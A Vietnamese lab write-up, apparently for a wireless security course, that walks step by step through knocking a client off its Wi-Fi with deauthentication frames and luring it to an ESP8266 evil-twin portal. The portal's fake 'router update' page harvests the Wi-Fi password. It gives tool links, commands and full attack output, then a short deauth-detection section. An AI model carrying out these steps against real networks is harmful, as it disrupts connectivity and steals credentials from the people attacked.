Tấn công kết hợp Deauthentication và Rogue Access Point

A. Chuẩn bị:

- I. Công cụ:
 - Airmon-ng
 - NodeMCU Flasher: https://github.com/nodemcu/nodemcu-flasher
 - Captive Portal https://github.com/D3vKn1ght/ESP8266-Captive-Portal
 - Code demo: <u>https://github.com/D3vKn1ght/Wireless-Network-Security</u>.

II. Triển khai Captive Portal:


Sau khi tải source code captive portal, tiến hành nạp code vào một ESP8266.

Để đơn giản, có thể sử dụng bản release có sẵn: https://github.com/D3vKn1ght/ESP8266-Captive-Portal/releases/download/v1.0/WiFi Captive Portal.ino.bin


Mở NodeMCU Flasher kết nối với port của ESP8266.



Vào config thêm file bin vừa tải ở trên vào:



Tiến hành ấn flash, sau khi flash hoàn thành sẽ có một captive portal trên ESP8266.



III. Bật monitor mode wifi:

Gõ lệnh iwconfig tìm interface của card wifi, ví dụ : wlp0s20f3

```
→ Wireless-Network-Security. git:(main) iwconfig
llo
          no wireless extensions.
enp7s0
          no wireless extensions.
docker0
          no wireless extensions.
vmnet1
          no wireless extensions.
vmnet8
          no wireless extensions.
wlp0s20f3
          IEEE 802.11 ESSID: "PTNATTT301 5G"
          Mode: Managed Frequency: 5.745 GHz Access Point: 28:6C:07:66:E0:3F
                              Tx-Power=22 dBm
          Bit Rate=650 Mb/s
          Retry short limit:7
                                RTS thr:off
                                              Fragment thr:off
          Power Management:on
          Link Quality=46/70 Signal level=-64 dBm
          Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
          Tx excessive retries:0 Invalid misc:1195
                                                      Missed beacon:0
```

Tiến hành chuyển card wifi sang monitor mode:

```
→ Wireless-Network-Security. git:(main) sudo airmon-ng start wlp0s20f3
[sudo] password for trung:
Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode
    PID Name
    762 avahi-daemon
    768 NetworkManager
    809 wpa supplicant
    828 avahi-daemon
PHY
        Interface
                        Driver
                                        Chipset
                        iwlwifi
phy0
        wlp0s20f3
                                        Intel Corporation Cannon Lake PCH CNVi WiFi (rev 10)
                (mac80211 monitor mode vif enabled for [phy0]wlp0s20f3 on [phy0]wlp0s20f3mon)
                (mac80211 station mode vif disabled for [phy0]wlp0s20f3)
```

B. Demo:

l. Tấn công:

1. Cấu hình captive portal:

Kết nối captive portal qua wifi, truy cập **172.0.0.1/ssid** thay đổi ssid bằng ssid cần tấn công giả mạo.



banhMi


Thông tin bộ định tuyến.

Thay đổi SSID


Bạn có thể thay đổi tên SSID.Sau khi ấn vào nút "Thay đổi SSID" bạn sẽ mất kết nối và kết nối lại với SSID mới.

Tên SSID mới: | banhMi| | Thay đổi SSID | © Trung Trần.

Trong danh sách hiển thị wifi nhìn thấy một điểm truy cập có ssid giống với ssid của điểm truy cập cần tấn công.



Tuy nhiên, victim sẽ không tự động truy cập vào điểm truy cập giả mạo. Tấn công, deautheication để khuyến khích victim truy cập điểm cập giả mạo.



Mật khẩu

1. banhMi:12345678


Quay lại chỉ mục

<u>Don dep mật khẩu</u>

© Trung Trần.

2. Tấn công deauthentication:

Sau khi tải code demo, ta được các tệp dưới đây:



Trên terminal nhập: **sudo python3 showwificlient.py** để lấy địa chỉ MAC của client, BSSID của điểm truy cập cần tấn công. Ở đây ta tìm kiếm điểm truy cập có tên là banhMi.

Tiến hành nhập interface mà ta thấy ở bước chuẩn bị, ở đây là wlp0s20f3mon.

```
→ Wireless-Network-Security. git:(main) sudo python3 showwificlient.py
Nhập interface mạng được thiết lập monitor mode (wlp0s20f3mon): wlp0s20f3mon
```

Ta có địa chỉ BSSID là **E8:48:B8:EF:5A:7C**, MAC kết nối tới điểm truy cập SSID banhMi là **00:D2:79:B3:D4:D4:**

```
Client B0:BE:83:44:5B:BA connected to BSSID A2:24:DA:3B:50:0A (SSID: 11235813)
SSID: Khó cho t quá, BSSID: 8E:98:8A:F6:03:ED
Client 5A:62:21:AC:BA:22 connected to BSSID 58:48:49:0A:DD:C6 (SSID: Khongbiet)
SSID: Aphrodisiacs, BSSID: 9A:68:58:0B:89:A6
Client A8:6D:AA:65:8F:A6 connected to BSSID 9A:68:58:0B:89:A6 (SSID: Aphrodisiacs)
SSID: , BSSID: D6:B4:8E:65:0A:99
SSID: Quân đéo nghiện , BSSID: 66:34:E0:DB:04:84
Client 28:16:E7:F8:88:63 connected to BSSID C0:06:C3:0D:F1:EB (SSID: TP-Link_F1EB)
Client 00:D2:79:51:CF:E4 connected to BSSID 48:8F:4C:C1:D2:E8 (SSID: Free)
Client 7A:97:7E:04:3F:0D connected to BSSID E8:48:B8:EF:59:5F (SSID: TP-Link 595F)
Client 7A:97:7A:84:29:FE connected to BSSID E8:48:B8:EF:59:5F (SSID: TP-Link_595F)
Client 7A:D7:15:60:F3:B6 connected to BSSID E8:48:B8:EF:59:5F (SSID: TP-Link 595F)
Client 40:ED:00:57:F3:79 connected to BSSID 66:78:E2:CC:17:26 (SSID: Tú_lanh
Client 40:ED:18:54:80:33 connected to BSSID 66:78:E2:CC:17:26 (SSID: Tú_lạnh )
Client D8:12:65:BE:F1:6D connected to BSSID 98:DA:C4:6F:30:BB (SSID: T6-S9)
SSID: OPPO_CPH1931_co_aptrwz, BSSID: 8A:25:A1:D1:A5:CF
Client C4:23:60:11:CC:D1 connected to BSSID 8A:25:A1:D1:A5:CF (SSID: OPPO_CPH1931_co_apt
rwz)
SSID: banhMi, BSSID: E8:48:B8:EF:5A:7C
Client D6:B3:28:69:F9:18 connected to BSSID D4:6E:0E:5A:E7:ED (SSID: tptk)
Client AC:67:5D:49:77:7B connected to BSSID E8:48:B8:EF:59:5F (SSID: TP-Link 595F)
Client 00:D2:79:B3:D4:D4 connected to BSSID E8:48:B8:EF:5A:7C (SSID: banhMi)
SSID: Mk là nghiadepz****, BSSID: 16:24:61:B3:59:A3
```


Mở một tab mới, nhập lệnh : **sudo python3 deauthen.py.** Nhập interface, bssid, ssid thu được ở trên:

```
deauthen.py dei
→ Wireless-Network-Security.
                                           sudo python3 deauthen.py
Nhập interface mạng được thiết lập monitor mode (wlp0s20f3mon): wlp0s20f3mon
Nhập BSSID của wifi:E8:48:B8:EF:5A:7C
Mặc định deauthen toàn bộ, nhập MAC Client để tấn công Client chỉ định: 00:D2:79:B3:D4:D4
Tấn công Client chỉ định: 00:D2:79:B3:D4:D4
packet: b'\x00\x00\x08\x00\x00\x00\x00\x00\xc0\x00\x00\x00\x02y\xb3\xd4\xd4\xe8H\xb8\xefZ|\xe8H\xb8\xef
Z|\x00\x00\x07\x00
###[ RadioTap ]###
 version
  pad
             = 0
             = None
  len
  present
  notdecoded=
###[ 802.11 ]###
     subtype = Deauthentification
                = Management
     type
     proto
                = 0
     FCfield
     addr1
                = 00:D2:79:B3:D4:D4 (RA=DA)
                = E8:48:B8:EF:5A:7C (TA=SA)
= E8:48:B8:EF:5A:7C (BSSID/STA)
     addr2
     addr3
###[ 802.11 Deauthentication ]###
        reason
                   = class3-from-nonass
Ấn Enter để tấn công
```


Công cụ hiển thị thông tin gói tin deauthen, nhấn Enter để tiếp tục tấn công. Sau khi ấn Enter, công cụ hiển thị log đang tấn công deauthen và trên thiết bi kết nối wifi đã bi mất kết nối wifi.

```
802.11 Deauthentication J###
        reason
                  = class3-from-nonass
Ấn Enter để tấn công
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Client: 00:D2:79:B3:D4:D4
Deauth sent via: wlp0s20f3mon to BSSID: E8:48:B8:EF:5A:7C for Cli<u>ent: 00:D2:79:B3:D4:D4</u>
Deauth sent via: wlpns20f3mon to RSSID: F8:48:B8:FF:54:7C for Client: 00:D2:79:B3:D4:D4
```

Lúc này, victim thử kết nối với điểm truy cập sẽ không kết nối được.



Nhận thấy có một điểm truy cập có cấu hình giống với cấu hình thật hiển thị. Khi victim kết nối tới điểm truy cập giả mạo này, một trang web thông báo wifi lỗi thời, cần nhập mật khẩu để cập nhật.



Cập nhật


Bộ định tuyến của bạn đã lỗi thời. Cập nhật để tiếp tục sử dụng.

Nhập mật khẩu Wifi:



© Trung Trần.

Khi victim nhập mật khẩu, điểm truy cập giả mạo sẽ chuyển tiếp đến trang web đang cập nhật, vui lòng chờ.



Đang cập nhật...

Bộ định tuyến đang được cập nhật, làm ơn chờ quá trình cập nhật kết thúc Cảm ơn.

© Trung Trần.

3. Tấn công deauthentication:

Lúc này, chúng ta mở địa chỉ **172.0.0.1/ssid** sẽ thu được ssid, mật khẩu của điểm truy cập thật.

II. Phòng thủ:

Để phát hiện cuộc tấn công deauthen, ta chạy lệnh **sudo python3 detect_deauthen.py** để tiến hành bắt các gói tin beacon và gói tin deauthen.

```
→ detect git:(main) ls
detect_deauthen.py detect_fakeAP.py frame.png
→ detect git:(main) sudo python3 detect_deauthen.py
Detecting deauthentication attacks...
```

Khi có cuộc tấn công, công cụ hiển thị thông tin của cuộc tấn công deauthen:

```
→ detect git:(main) sudo python3 detect_deauthen.py
Detecting deauthentication attacks...
Deauth detected from e8:48:b8:ef:58:a0 to ff:ff:ff:ff:ff:ff, SSID: TP-Link_58A0
Deauth detected from cc:29:bd:1a:2f:cb to ff:ff:ff:ff:ff; ff; SSID: Unknown SSID
Deauth detected from ce:29:bd:1a:2f:cb to ff:ff:ff:ff:ff; ff, SSID: Unknown SSID
Deauth detected from e8:48:b8:ef:5a:7c to ff:ff:ff:ff:ff; fsSID: banhMi
Deauth detected from e8:48:b8:ef:58:a0 to ff:ff:ff:ff:ff:ff, SSID: TP-Link_58A0
Deauth detected from cc:29:bd:1a:2f:cb to ff:ff:ff:ff:ff:ff, SSID: Unknown SSID
Deauth detected from ce:29:bd:1a:2f:cb to ff:ff:ff:ff:ff:ff, SSID: Unknown SSID
Deauth detected from e8:48:b8:ef:5a:7c to ff:ff:ff:ff:ff; ff, SSID: banhMi
Deauth detected from e8:48:b8:ef:58:a0 to ff:ff:ff:ff:ff;ff, SSID: TP-Link_58A0
Deauth detected from e8:48:b8:ef:5a:7c to ff:ff:ff:ff:ff:ff, SSID: banhMi
Deauth detected from ce:29:bd:1a:2f:cb to ff:ff:ff:ff:ff;ff, SSID: Unknown SSID
Deauth detected from e8:48:b8:ef:5a:7c to ff:ff:ff:ff:ff; ff, SSID: banhMi
Deauth detected from e8:48:b8:ef:58:a0 to ff:ff:ff:ff:ff;ff, SSID: TP-Link_58A0
Deauth detected from cc:29:bd:1a:2f:cb to ff:ff:ff:ff:ff;ff, SSID: Unknown SSID
Deauth detected from ce:29:bd:1a:2f:cb to ff:ff:ff:ff:ff;ff, SSID: Unknown SSID
Deauth detected from e8:48:b8:ef:5a:7c to ff:ff:ff:ff:ff; ff, SSID: banhMi
Deauth detected from e8:48:b8:ef:58:a0 to ff:ff:ff:ff:ff; ff; SSID: TP-Link_58A0
Deauth detected from ce:29:bd:1a:2f:cb to ff:ff:ff:ff:ff; SSID: Unknown SSID
Deauth detected from 7e:05:55:c8:55:1b to ff:ff:ff:ff:ff; fSSID: N
Deauth detected from e8:48:b8:ef:58:a0 to ff:ff:ff:ff:ff:ff, SSID: TP-Link_58A0
Deauth detected from cc:29:bd:1a:2f:cb to ff:ff:ff:ff:ff:ff, SSID: Unknown SSID
Deauth detected from e8:48:b8:ef:5a:7c to ff:ff:ff:ff:ff:ff, SSID: banhMi
Deauth detected from e8:48:b8:ef:58:a0 to ff:ff:ff:ff:ff:ff, SSID: TP-Link_58A0
Deauth detected from cc:29:bd:1a:2f:cb to ff:ff:ff:ff:ff;ff, SSID: Unknown SSID
Deauth detected from e8:48:b8:ef:5a:7c to ff:ff:ff:ff:ff:ff, SSID: banhMi
Deauth detected from e8:48:b8:ef:58:a0 to ff:ff:ff:ff:ff;ff, SSID: TP-Link_58A0
Deauth detected from cc:29:bd:1a:2f:cb to ff:ff:ff:ff:ff;ff, SSID: Unknown SSID
Deauth detected from ce:29:bd:1a:2f:cb to ff:ff:ff:ff:ff;ff, SSID: Unknown SSID
Deauth detected from e8:48:b8:ef:5a:7c to ff:ff:ff:ff:ff; ff, SSID: banhMi
```